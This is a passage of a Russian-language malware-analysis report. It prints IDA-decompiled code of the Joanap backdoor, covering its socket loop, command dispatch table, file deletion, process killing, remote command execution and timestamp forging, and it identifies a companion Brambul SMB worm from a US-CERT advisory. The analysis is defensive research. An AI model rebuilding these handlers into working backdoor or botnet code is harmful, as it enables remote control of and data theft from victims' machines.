Получив имя функции и адрес вызова, в IDA переменные глобальные были переименованы в названия функций. Теперь это выглядит гораздо более читабельно.

```
v0 = GetModuleHandleA(&ModuleName);
if ( v0 || (v0 = LoadLibraryA(&ModuleName)) != 0 )
{
  WSAStartup = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(v0, &ProcName);
  if ( WSAStartup )
  {
    WSACleanup = (int)GetProcAddress(v0, &v4);
    if ( WSACleanup )
    {
      WSAAsyncSelect = (int)GetProcAddress(v0, &v5);
      if ( WSAAsyncSelect )
      {
        WSAGetLastError = (int)GetProcAddress(v0, &v6);
        if ( WSAGetLastError )
        {
          socket = (int)GetProcAddress(v0, &v7);
          if ( socket )
          {
            ioctlsocket = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress(v0, &v8);
            if ( ioctlsocket )
            {
              connect = (int)GetProcAddress(v0, &v9);
              if ( connect )
              {
                listen = (int)GetProcAddress(v0, &v10);
                if ( listen )
                {
                  accept = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress(v0, &v11);
                  if ( accept )
                  {
                    bind = (int)GetProcAddress(v0, &v12);
                    if ( bind )
                    {
                      send = (int)GetProcAddress(v0, &v13);
                      if ( send )
                      {
                        recv = (int)GetProcAddress(v0, &v14);
                        if ( recv )
                        {
                          select = (int)GetProcAddress(v0, &v15);
                          if ( select )
                          {
                            shutdown = (int)GetProcAddress(v0, &v16);
                            if ( shutdown )
                            {
                              closesocket = (int)GetProcAddress(v0, &v17);
                              if ( closesocket )
                              {
                                htons = (int)GetProcAddress(v0, &v18);
```

Рисунок 54 – Расшифрованные названия функций

Далее приведен полный список подгружаемых функций:

Filename
ServiceStatus
hInstance
RemoveDirectoryA_0
GetCurrentDirectoryA
GetFileSize
GetDiskFreeSpaceExA
GetWindowsDirectoryA
GetComputerNameA
WTSFreeMemory
WTSQuerySessionInformationA
WTSEnumerateSessionsA
FileTimeToSystemTime
GetProcessTimes
GetSystemInfo
QueryPerfomanceCounter
QueryPerfomanceFrequency
GetAdaptersInfo
SetFilePointer
WriteFile
Process32Next
TerminateProcess
GetModuleFileNameExA
EnumProcessModules
OpenProcess
Process32First
CreateToolhelp32Snapshot
MoveFileA
SetFileAttributesA_0
CriticalSection
CreateProcessA
SetFileTime
inet_ntoa
inet_addr
htonl
htons
closesocket
select
shutdown
bind
accept
listen
connect
recv
send
ioctlsocket
socket
WSAGetLastError
WSAAsyncSelect
WSACleanup
WSAStartup
getpeername
FindNextFileA_0
FindClose_0
ReadFile
FindFirstFileA_0
hObject
GetSystemTime
UnmapViewOfFile
gethostbyname
gethostname
MapViewOfFile
CreateFileMappingA
CreateFileA
GetSystemDirectoryA_0
DeleteFileA
SystemTimeToFileTime
GetLocalTime_0

CreateDirectoryA int nMssvcdll

GetFileAttributesA Memory

Str

После того, как функции загружены, файл мапится в память и оперделяется имя хоста:

```
memset(&Str[50124], 0, 0x960u);
memset(&Str[524], 0, 0xC1C0u);
memset(&dword_1001D798, 0, 0x4B0u);
dword_10010A54 = 0;
GetSystemDirectoryA_0(&unk_1001DC50, 260);
sprintf(&Str[260], aSS, &unk_1001DC50, aMssscardprv_ax);
sprintf(Str, aSS, &unk_1001DC50, a1008);
v0 = CreateFileA(&Str[260], -1073741824, 1, 0, 4, 4, 0);
v1 = (void *)v0;
if ( v0 == -1 )
  return 0;
v2 = CreateFileMappingA(v0, 0, 4, 0, 1352, 0);
v3 = (void *)v2;
if ( !v2 )
{
  CloseHandle(v1);
  return 0;
}
v5 = (_DWORD *)MapViewOfFile(v2, 983071, 0, 0, 0);
dword_1001DC4C = v5;
if ( !v5 )
{
ABEL_17:
  CloseHandle(v3);
  CloseHandle(v1);
  return 0;
}
dword_1001DC48 = (int)(v5 + 42);
*v5 = 16777472;
gethostname(&v7, 255);
*(_DWORD *)(dword_1001DC4C + 4) = ***(_DWORD ***)(gethostbyname(&v7) + 12);
if ( !*(_WORD *)(dword_1001DC4C + 8) )
  GetLocalTime((LPSYSTEMTIME)(dword_1001DC4C + 8));
if ( !*(_QWORD *)(dword_1001DC4C + 24) )
  sub_100073E0(dword_1001DC4C + 24);
if ( !*(_WORD *)(dword_1001DC4C + 36) )
{
  v6 = sub_10001400(0);
  *(_WORD *)(dword_1001DC4C + 36) = v6;
  if ( !*(_WORD *)(dword_1001DC4C + 36) )
  {
    UnmapViewOfFile(dword_1001DC4C);
    goto LABEL_17;
  }
}
return 1;
```

Рисунок 55 – определение имени хоста и маппинг файла

Далее проверяются адаптеры:

```
signed int __cdecl sub_10006F20(int a1)
{
  void *v1; // esi@1
  signed int result; // eax@4
  _DWORD *v3; // edi@5
  int v4; // edi@9
  size_t Size; // [sp+Ch] [bp-4h]@1

  v1 = malloc(0x280u);
  Size = 640;
  if ( GetAdaptersInfo((PIP_ADAPTER_INFO)v1, (PULONG)&Size) )
  {
    free(v1);
    v1 = malloc(Size);
  }
  if ( GetAdaptersInfo((PIP_ADAPTER_INFO)v1, (PULONG)&Size) )
  {
    result = 0;
  }
  else
  {
    v3 = v1;
    if ( v1 )
    {
      while ( !sub_10006DE0(v3) )
      {
        v3 = (_DWORD *)*v3;
        if ( !v3 )
        {
          free(v1);
          return 1;
        }
      }
      v4 = (int)(v3 + 101);
      *(_DWORD *)a1 = *(_DWORD *)v4;
      *(_WORD *)(a1 + 4) = *(_WORD *)(v4 + 4);
      free(v1);
    }
    result = 1;
  }
  return result;
}
```

Рисунок 56 – Выбор адаптеров

```
v1 = GetTickCount();
srand(v1);
while ( 1 )
{
  v3 = rand() & 0x80000001;
  v2 = v3 == 0;
  if ( v3 < 0 )
    v2 = (((_BYTE)v3 - 1) | 0xFFFFFFFE) == -1;
  v4 = v2 ? rand() % 1024 + 1024 : dword_10010094[rand() % 26];
  v5 = sub_10003520(0, 0, v4, 0xFFFFFFFF);
  if ( v5 != -1 )
    break;
  Sleep(0x64u);
}
sub_10003630(v5);
result = v4;
```

Рисунок 57 – Бесконечный периодический цикл

В цикле создается сокет, и он пытается подключиться к некоему удаленному серверу, в случае неудачи, прослушивает сокет, в случае удачи и подключение возвращает результат отличный от -1.

```
v4 = socket(2, 1, 6);
OutputDebugStringA(OutputString);
if ( v4 == -1 )
{
  result = -1;
}
else if ( a4 == -1 || WSAAsyncSelect(v4, a1, a4, 8) != -1 )
{
  v6 = 2;
  v8 = a2;
  v7 = htons(a3);
  if ( bind(v4, (const struct sockaddr *)&v6, 16) == -1 )
  {
    sub_10003630(v4);
    result = -1;
  }
  else if ( listen(v4, 5) == -1 )
  {
    sub_10003630(v4);
    result = -1;
  }
  else
  {
    result = v4;
  }
}
else
{
  sub_10003630(v4);
  result = -1;
}
return result;
}
```

Рисунок 58 – Действие подключения в цикле

В случае успешного подключения, ожидает команду и отправляет уведомление:

```
{
  __int16 v2; // [sp+2Ch] [bp-212h]@1
  int v3; // [sp+2Eh] [bp-210h]@2
  int v4; // [sp+32h] [bp-20Ch]@2
  int v5; // [sp+36h] [bp-208h]@2
  SOCKET v6; // [sp+3Ah] [bp-204h]@2
  int v7; // [sp+13Ah] [bp-104h]@2
  SOCKET v8; // [sp+13Eh] [bp-100h]@2

  v2 = word_10010674;
  if ( shutdown(a1, 2) != -1 )
  {
    v8 = a1;
    v7 = 1;
    v6 = a1;
    v5 = 1;
    v3 = 0;
    v4 = 0;
    select(1, (fd_set *)&v7, 0, (fd_set *)&v5, (const struct timeval *)&v3);
  }
  send(a1, (const char *)&v2, 1, 0);
  recv(a1, (char *)&v2, 1, 0);
  return closesocket(a1);
}
```

Рисунок 59 – Результат подключения

```
HANDLE __cdecl sub_10002270(int a1)
{
  HANDLE result; // eax@1

  dword_10010A2C = sub_10003520(0, 0, *(_WORD *)(dword_1001DC4C + 36), 0xFFFFFFFF);
  result = CreateThread(0, 0, StartAddress, 0, 0, 0);
  hObject = result;
  if ( result )
  {
    if ( a1 )
      WaitForSingleObject(result, 0xFFFFFFFF);
    result = HANDLE_FLAG_INHERIT;
  }
  return result;
}
```

Рисунок 60 – Создание потока, после того как достучался до сервера

```
int result; // eax@1
int v2; // esi@1
int v3; // [sp+8h] [bp-18h]@1
int v4; // [sp+Ch] [bp-14h]@1
char v5; // [sp+10h] [bp-10h]@1

v4 = 1;
v3 = 16;
result = accept(a1, &v5, &v3);
v2 = result;
if ( result != -1 )
{
  ioctlsocket(result, -2147195266, &v4);
  result = v2;
}
return result;
```

Рисунок 61 – Создание и принятие сокета

```
v5 = a3;
v6 = GetTickCount();
if ( a3 <= 0 )
{
LABEL_9:
  if ( a5 )
    sub_10003A80(a2, a3);
  result = a3;
}
else
{
  while ( GetTickCount() - v6 <= a4 )
  {
    v7 = recv(a1, (char *)(a3 + a2 - v5), v5, 0);
    WSAGetLastError();
    if ( !v7 )
      break;
    if ( v7 == -1 )
    {
      if ( WSAGetLastError() != 10035 )
        break;
      Sleep(0x1Eu);
    }
    else
    {
      v6 = GetTickCount();
      v5 -= v7;
    }
    if ( v5 <= 0 )
      goto LABEL_9;
  }
  result = -1;
}
return result;
}
```

Рисунок 62 – Принятие информации с сервера

```
    return sub_10003630(a1);
  case 0x4006u:
    sub_100046B0(a1, &v2);
    return sub_10003630(a1);
  case 0x4008u:
    sub_10004700(a1);
    return sub_10003630(a1);
  case 0x4007u:
    sub_100047B0(a1, &v2);
    return sub_10003630(a1);
  case 0x4009u:
    nullsub_1(a1, &v2);
    return sub_10003630(a1);
  case 0x400Au:
    sub_10004830(a1, &v2);
    return sub_10003630(a1);
  case 0x400Bu:
    sub_10004800(a1, &v2);
    return sub_10003630(a1);
  case 0x400Cu:
    sub_100048A0(a1, &v2);
    return sub_10003630(a1);
  case 0x400Du:
    sub_10004950(a1, &v2);
    return sub_10003630(a1);
  case 0x400Eu:
    sub_10004990(a1, &v2);
    return sub_10003630(a1);
  case 0x400Fu:
    sub_10004B10(a1, &v2);
    return sub_10003630(a1);
  case 0x4010u:
    sub_10004B60(a1, &v2);
    return sub_10003630(a1);
  case 0x4011u:
    sub_10004BB0(a1, &v2);
    return sub_10003630(a1);
  case 0x4012u:
    sub_10004C20(a1, &v2);
    return sub_10003630(a1);
  case 0x4013u:
    sub_10004D80(a1, &v2);
    return sub_10003630(a1);
  case 0x4015u:
    return sub_100052F0(a1, (int)&v2);
  default:
    return sub_10003630(a1);
```

Рисунок 63 – Список команд

К примеру, 0x4015u – создание директории:

```
if ( Str )
{
  v2 = strstr(Str, SubStr);
  if ( v2 )
  {
    v3 = v2 + 1;
    while ( strstr(v3, SubStr) )
    {
      memset(&Dest, 0, 0x104u);
      v4 = strstr(v3, SubStr);
      strncpy(&Dest, Str, v4 - Str);
      v5 = strstr(v3, SubStr);
      v3 = v5 + 1;
      if ( v5 == (char *)-1 )
        break;
      if ( GetFileAttributesA(&Dest) == -1 )
        CreateDirectoryA(&Dest, 0);
    }
  }
  if ( a2 )
    CreateDirectoryA(Str, 0);
}
}
```

Рисунок 64 – Создание директории (файла)

```
unsigned int v0; // eax@1
__int64 v2; // [sp+Ch] [bp-18h]@1
char v3; // [sp+14h] [bp-10h]@1
__int16 v4; // [sp+16h] [bp-Eh]@1
__int16 v5; // [sp+1Ah] [bp-Ah]@1
__int16 v6; // [sp+1Ch] [bp-8h]@1
__int16 v7; // [sp+1Eh] [bp-6h]@1
__int16 v8; // [sp+20h] [bp-4h]@1

v0 = GetTickCount();
srand(v0);
GetLocalTime_0((LPSYSTEMTIME)&v3);
*(_WORD *)&v3 += -1 - rand() % 3;
v4 = rand() % 12 + 1;
v5 = rand() % 28 + 1;
v6 = rand() % 23 + 1;
v7 = rand() % 59 + 1;
v8 = rand() % 59 + 1;
SystemTimeToFileTime((const SYSTEMTIME *)&v3, (LPFILETIME)&v2);
return v2;
```

Рисунок 65 – Выставляет время

```
v8 = &v4;
v2 = fopen(Filename, aWb);
if ( v2 )
{
  v9 = 0;
  do
  {
    if ( sub_10003870(a1, &v5, 180000, 1) == -1 )
      break;
    if ( v6 == -1 )
      break;
    fwrite(&Str, 1u, v5 - 2, v2);
  }
  while ( v6 == 4369 );
  fclose(v2);
  v6 = 4096;
  v5 = 2;
  sub_10003810(a1, (unsigned int *)&v5, 0x2BF20u, 1);
  result = 0;
}
else
{
  result = 65534;
}
return result;
}
```

Рисунок 66 – Запись в файл

0x4013 делает что-то не очень понятное, копирует в глобальную память себе полученные значения.

0x4011 – Удаление директории со всеми файлами:

```
sprintf(&Dest, aS_, lpPathName);
hFindFile = FindFirstFileA(&Dest, &FindFileData);
if ( hFindFile == (HANDLE)-1 )
{
  result = 0;
}
else
{
  do
  {
    if ( strcmp(FindFileData.cFileName, a_) && strcmp(FindFileData.cFileName, a__) )
    {
      if ( (FindFileData.dwFileAttributes & 0x10) == 16 )
      {
        sprintf(&FileName, aSS, lpPathName, FindFileData.cFileName);
        if ( (FindFileData.dwFileAttributes & 1) == 1 )
          SetFileAttributesA(&FileName, FindFileData.dwFileAttributes ^ 1);
        sub_10001250(&FileName, a2);
        RemoveDirectoryA(&FileName);
      }
      else
      {
        sprintf(&v6, aSS, lpPathName, FindFileData.cFileName);
        if ( (FindFileData.dwFileAttributes & 1) == 1 )
          SetFileAttributesA(&v6, FindFileData.dwFileAttributes ^ 1);
        DeleteFileA(&v6);
      }
    }
  }
  while ( FindNextFileA(hFindFile, &FindFileData) );
  FindClose(hFindFile);
  RemoveDirectoryA(lpPathName);
  result = 1;
}
return result;
```

Рисунок 67 – Удаление директории со всеми файлами

0x400F – Прерывание процесса заданного id

```
qmemcpy(&SubStr, a1, 0x104u);
v5 = 0;
v7 = 296;
v1 = CreateToolhelp32Snapshot(0xFu, 0);
if ( v1 == (HANDLE)-1 )
{
  result = 0;
}
else
{
  if ( Process32First(v1, (LPPROCESSENTRY32)&v7) )
  {
    while ( 1 )
    {
      v3 = OpenProcess(0x1F0FFFu, 1, v8);
      v4 = v3;
      if ( v3 != (HANDLE)-1 )
      {
        v6 = 0;
        EnumProcessModules(v3, &v6, 4u, 0);
        if ( v6 )
        {
          GetModuleFileNameExA(v4, v6, &v11, 0x104u);
          qmemcpy(&Str, &v11, 0x104u);
        }
      }
      strupr(&Str);
      strupr(&SubStr);
      if ( strstr(&Str, &SubStr) )
        break;
      if ( v4 != (void *)-1 )
        CloseHandle(v4);
      if ( !Process32Next(v1, (LPPROCESSENTRY32)&v7) )
        goto LABEL_15;
    }
    if ( v4 != (void *)-1 )
    {
      v5 = TerminateProcess(v4, 0);
      if ( !v5 )
        CloseHandle(v4);
    }
```

Рисунок 68 – Прерывание процесса

```
v1 = &a1[strlen(a1) + 2];
if ( strlen(a1) < 0x208 && strlen(v1) < 0x208 && (v2 = GetFileAttributesA(a1)) != 0 )
{
  SetFileAttributesA_0(a1, 0x80u);
  v3 = MoveFileA(a1, v1);
  SetFileAttributesA_0(v1, v2);
  result = v3;
}
else
{
  result = 0;
}
return result;
```

Рисунок 69 – 0x400D перемещение файла

0x400C – Удаление одного файла

```
if ( *(_DWORD *)CreateProcessA
  && (v3 = 68,
      v4 = 0,
      v6 = 0,
      v5 = 0,
      v10 = 0,
      v9 = 0,
      v8 = 0,
      v7 = 0,
      v12 = 0,
      v14 = 0,
      v13 = 0,
      v11 = 129,
      CreateProcessA(0, a1, 0, 0, 0, 0x8000000u, 0, 0, (LPSTARTUPINFOA)&v3, (LPPROCESS_INFORMATION)&hObject))
{
  CloseHandle(hObject);
  result = 1;
}
else
{
  result = 0;
}
return result;
```

Рисунок 70 – 0x400A Создание cmd процесса, заданной командой

```
{
  FILE *v2; // eax@1
  FILE *v3; // esi@1
  int result; // eax@2
  size_t v5; // [sp+4h] [bp-1008h]@4
  __int16 v6; // [sp+8h] [bp-1004h]@4
  char DstBuf; // [sp+Ah] [bp-1002h]@4

  v2 = fopen(Filename, Mode);
  v3 = v2;
  if ( v2 )
  {
    if ( !(v2->_flag & 0x10) )
    {
      do
      {
        v5 = fread(&DstBuf, 1u, 0x1000u, v3) + 2;
        v6 = 4369;
        sub_10003810(a1, &v5, 0x2BF20u, 1);
      }
      while ( !(v3->_flag & 0x10) );
    }
    v6 = -1;
    v5 = 2;
    sub_10003810(a1, &v5, 0x2BF20u, 1);
    fclose(v3);
    result = 0;
  }
  else
  {
    result = 65534;
  }
  return result;
}
```

Рисунок 71 – 0x4005 -чтение из файла




Рисунок 72 – 0x4004 – похоже на перессылку команды другому боту

Brambul

Исследованное ПО, а именно библиотека Wmmvsvc.dll по всем характеристикам подходит известному ПО как Brambul. Вот перевод информации с сайта https://www.us-cert.gov /ncas/alerts/TA18-149A:

Вредоносная программа Brambul — это вредоносный 32-разрядный червь SMB для Windows, который функционирует как служебный файл dynamic library или переносимый исполняемый файл, который часто устанавливается в сети жертвы вредоносным ПО. При запуске вредоносная программа пытается установить связь с IP-адресами в локальных подсетях жертвы. В случае успеха приложение пытается получить несанкционированный доступ по протоколу SMB (порты 139 и 445), запустив атаке с использованием перебора паролей с использованием списка встроенных паролей. Кроме того, вредоносная программа генерирует случайные IP-адреса для дальнейших атак.

Аналитики подозревают, что вредоносная программа нацелена на незащищенные или недостаточно защищенные учетные записи пользователей и распространяется через плохо защищенные сетевые ресурсы. Как только вредоносная программа устанавливает несанкционированный доступ в системах жертвы, она передает информацию о системе жертвы субъектам HIDDEN COBRA, используя вредоносные адреса электронной почты. Эта информация включает в себя IP-адрес и имя хоста, а также имя пользователя и пароль системы каждой жертвы. Скрытые субъекты КОБРЫ могут

использовать эту информацию для удаленного доступа к скомпрометированной системе по протоколу SMB.

Анализ нового варианта вредоносного ПО Brambul позволил выявить следующие встроенные функции для удаленных операций:

- Сбор информации о системе,
- Принимать аргументы командной строки,
- Создание и выполнение сценария самоубийства,
- Распространение по сети с использованием SMB,
- Перебор учетных данных SMB и генерирование сообщений электронной почты Simple Mail Transport Protocol, содержащих информацию о целевой хост-системе.

Joanap

Библиотека SCardPrv.dll же по характеристика соответсвует Joanap, описанному далее.

Joanap - это двухэтапное вредоносное ПО, используемое для установления одноранговой связи и управления бот-сетями, предназначенное для других операций. Вредоносная программа Joanap предоставляет скрытым участникам COBRA возможность эксфильтрации данных, отбрасывания и запуска вторичных полезных нагрузок и инициализации обмена данными через прокси на скомпрометированном устройстве Windows. Другие известные функции включают в себя

- Управление файлами,
- Управление процессом,
- Создание и удаление каталогов, а также
- Управление узлом.

Анализ показывает, что вредоносная программа кодирует данные с использованием шифрования Rivest Cipher 4, чтобы защитить свое общение с участниками HIDDEN COBRA. После установки вредоносная программа создает запись в системном каталоге Windows в файле с именем mssscardprv.ax. Спрятанные актеры COBRA используют этот файл для сбора

и хранения информации жертв, такой как IP-адрес хоста, имя хоста и текущее системное время.

5 Вывод

Joanap вызвал больше сложностей при изучении, чем Brambul, но в конечном счете оба экземпляра ПО были изучены, и были правильно определены их действия и задачи.

Вместе эти 2 вредоноса организуют управляемый из вне P2P ботнет, благодаря чему нельзя вычислить того, кто им управляет. Создается ощущение, что авторы недостаточно опытны в написании вредоносного ПО, т.к. его изучение не вызвало особых трудностей.